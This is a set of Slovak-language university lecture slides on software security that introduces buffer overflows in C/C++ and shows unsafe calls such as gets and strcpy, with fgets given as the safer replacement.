

Software a jeho bezpečnost

Michal Rjaško

Úvod do informačnej bezpečnosti

Plán kurzu

<http://www.dcs.fmph.uniba.sk/~rjasko/uib2026.html>

- Manažment informačnej bezpečnosti
 1. Úvod, základné pojmy (Daniel Olejár)
 2. Bezpečnosť v organizácii (Daniel Olejár)
 3. Legislatíva v IB a normy (Daniel Olejár)
- Kryptológia
 4. Úvod, základné kryptografické prvky – šifrovanie (Michal Rjaško)
 5. Hašovacie funkcie, Autentizačné kódy, Digitálne podpisy (Michal Rjaško)
 6. Dĺžky kľúčov, štandardy, Kryptológia v kontexte - príklady zraniteľností a pod. (Michal Rjaško)
 7. PKI a digitálne podpisy (Daniel Olejár)
 8. Kryptografické protokoly, heslá, identifikácia a autentizácia (Michal Rjaško)
- Bezpečnosť software
 9. Protokoly + Bezpečnosť software, Základné zraniteľnosti I (Michal Rjaško)
 - 10. Bezpečnosť software, Základné zraniteľnosti II (Michal Rjaško)**
 11. Bezpečnosť OS, ochrana pred útokmi (Michal Rjaško)
 12. Pozvaná prednáška / alebo 1. termín testu

Software a jeho bezpečnosť

- Bezpečnému programovaniu je častokrát venovaná nedostatočná pozornosť
 - či už v rámci kurzov o informačnej bezpečnosti
 - alebo v kurzoch programovania
 - a taktiež v literatúre venovanej IB
- Veľa kurzov programovania má za cieľ naučiť programovať „funkcionalitu“
 - Len okrajovo sa venujú dôsledkom „funkcionality“ pre bezpečnosť systému
- Software má hlavnú úlohu pri zabezpečení IB
 - Je však aj hlavným zdrojom bezpečnostných problémov
 - Možno s výnimkou ľudského faktora

Rozprávková bezpečnosť


Veľa diskusií v oblasti bezpečnosti má formu (aj počas našich krypto prednášok)



Ako môže Alica bezpečne komunikovať s Bobom aj v prípade, že Eva sedí na komunikačnom kanáli a môže odpočúvať / meniť komunikáciu

Skutočnosť

Alicin počítač komunikuje s nejakým počítačom na internete



Ako môžeme zabrániť, aby bol Alicin počítač *hacknutý*, keď komunikuje s nejakým počítačom na internete?

Cieľ útokov hackerov

- Tradične sa sústredili na OS a sieťové „riešenia“
 - nutné pravidelné záplaty OS, firewallu, antivírusov
 - Postupne sa zvyšuje zameranie hackerov na
 - Webovské aplikácie
 - Prehliadače
 - Mobilné zariadenia
 - Zariadenia “internet of things”
 - „Embedded software“
 - Software v autách, fabrikách, kritickej infraštruktúre, ...
- A taktiež cielené útoky na konkrétnu osobu / organizáciu

Kto sú hackeri

- Tradične boli hackeri amatéri – hackovali pre zábavu a prestíž
- Teraz sú hackeri často profesionáli
 - Prechádzajú do ilegality
 - Zero-day zraniteľnosti majú vysokú cenu
 - **Organizovaný zločinci**
s veľkým množstvom peňazí, dokážu si najat' expertov
 - **Vládne agentúry**
s ešte väčším množstvom peňazí, majú / tvoria expertov

Kto sú hackeri



Hacker, 1983



Hackeri, 2025

Sony hack, Stuxnet, 36M lúpež cez internet banking v Holandsku 2012, Change Healthcare Ransomware Attack (2024), Cyberattack on Ukraine's State Registers (2025), SK kataster (2025) ...

Software a jeho (ne)bezpečnosť:

Základné fakty

- Neexistuje žiadna „zázračná medicína“
 - Krypto ani žiadne iné špeciálne bezpečnostné riešenia nevyriešia zázračne všetky problémy
 - Softvérová bezpečnosť \neq bezpečnostný softvér
 - „if you think your problem can be solved by cryptography, you do not understand cryptography and you do not understand your problem” [Bruce Schneier]
- Bezpečnosť je dôležitá súčasť systému
 - Podobne ako kvalita
- Bezpečnostné aspekty by mali byť integrované do návrhu systému hneď od začiatku
 - A podobne ako kontrola kvality aj priebežne aktualizované / dopĺňané

Kvizová otázka

- Koľko z Vás sa naučilo programovať v C / C++
 - Koľkých je to prvý programovací jazyk?
- Koľko z kurzov, ktoré ste absolvovali Vás
 - upozornilo na chyby typu „buffer overflow“?
 - naučilo vyhýbať sa im?
- Príčinou „nebezpečného“ software sú ľudia
 - Malé povedomie o bezpečnostných hrozbách
 - Malé znalosti programovacieho jazyka
 - Nedostatočnosť / Omylnosť ľudského myslenia

Bezpečnosť je vždy druhoradým cieľom

- **Primárnym** cieľom software je poskytovať funkcionality resp. služby
- Manažovanie vyplývajúcich rizík je odvodený / druhoradý problém
- Funkcionalita je o tom, čo **má** software robiť
- Bezpečnosť je o tom, čo software **nemá** robiť
- Programátori a ľudia sa snažia dosiahnuť funkcionality, no zabúdajú na potenciálne bezpečnostné problémy

Kým nerozmýšľate ako útočník, neuvedomíte si potenciálne riziká

Bezpečnosť je vždy druhoradým cieľom

DOCTOR FUN



Funkcionalita vs. bezpečnosť

"After writing PHP forum software for three years now, I've come to the conclusion that it is basically impossible for normal programmers to write secure PHP code. It takes far too much effort. PHP's raison d'etre is that it is simple to pick up and make it do something useful. There needs to be a major push ... to make it safe for the likely level of programmers - newbies. Newbies have zero chance of writing secure software unless their language is safe. ... "

[Source <http://www.greebo.cnet/?p=320>]

Funkcionalita vs. bezpečnosť:

vopred prehratý boj?

- Operačný systém
 - Obrovský OS = veľa rôznych scenárov útoku
- Programovacie jazyky
 - Ľahko naučiteľné alebo efektívne, avšak nebezpečné a náchylné ku chybám
- Internetové prehliadače
 - Komplikované, HTML5, SVG, CSS, JavaScript, MathML, ...
 - Pluginy pre rôzne formáty – Flash, Java, Javascript, ActiveX, PDF,...
- Emailové klienty
 - Automaticky otvárajúce prílohy (náhľad) rôznych formátov
 - Načítavajú vložené obrázky / aktivujú odkazy

Software a jeho bezpečnosť

Bezpečnostné chyby / problémy vznikajú:

- Nedostatočným povedomím
 - O možných hrozbách, avšak aj o tom, čo má byť chránené
- Nedostatočnou znalosťou
 - Možných bezpečnostných problémov a ich riešení
- Veľkou zložitosťou systémov
 - Software napísaný v komplikovanom jazyku, využíva veľké API, a bežiaci na komplikovanej infraštruktúre (OS, platforma (Java, .NET), knižnice,...)
- Ľudia uprednostňujú funkcionálnosť pred bezpečnosťou

Verejný nepriateľ č. 1

BUFFER OVERFLOWS

Základ problému

- Predpokladajme, že v C programe máme pole veľkosti 4

```
char buffer[4];
```


- Čo sa stane po vykonaní nasledovného príkazu?

```
buffer[4] = 'a';
```

- Môže sa stať „hocičo“
 - Ak ukladané dáta (t.j. 'a') kontroluje útočník, teoreticky si môže robiť čo chce

Buffer overflow


- Buffer overflow patria medzi najčastejšie chyby



Správa pamäte C/C++


- Program je zodpovedný za správu svojej pamäte
- „Manuálne“ spravovať pamäť je veľmi náchylné na chyby
- C / C++ neposkytujú „**memory-safety**“
- Typické buggy:
 - Zápis mimo rozsahu poľa
 - Problémy so smerníkmi
 - Chýbajúca inicializácia, zlá aritmetika, použitie po dealokácii, zabudnutá dealokácia,..
 - Z dôvodu efektívnosti tieto buggy nie sú kontrolované počas run-time

Rozloženie pamäte procesu




Stack overflow

- Stack pozostáva z „Activation Records“:




Stack overflow

- Čo ak gets() prečíta viac ako 8 bytov?



Stack overflow

- Čo ak gets() prečíta viac ako 8 bytov?



Stack overflow

- Technika útoku: využiť pretečenia buffera na úpravu dát
- Závisí na veľa ďalších detailoch:
 - Napr. ako vyplniť správnu návratovú adresu:
 - Falošná návratová adresa musí byť presne umiestnená
 - Útočník nemusí poznať ani adresu svojich premenných
 - Prepísané dáta sa nesmú použiť pred návratom z funkcie (mohlo by dôjsť ku pádu programu)
 - ...
- Variant: **Heap overflow** využíva heap namiesto zásobníka

Príklad: fgets

- Nepoužívať gets
- Namiesto toho použite fgets(buf, size, stdin)

```
char buf[20];  
gets(buf); // read user input until  
           // first EoL or EoF character
```


Príklad: strcpy

```
char dest[20];  
strcpy(dest, src); // copies string src to dest
```

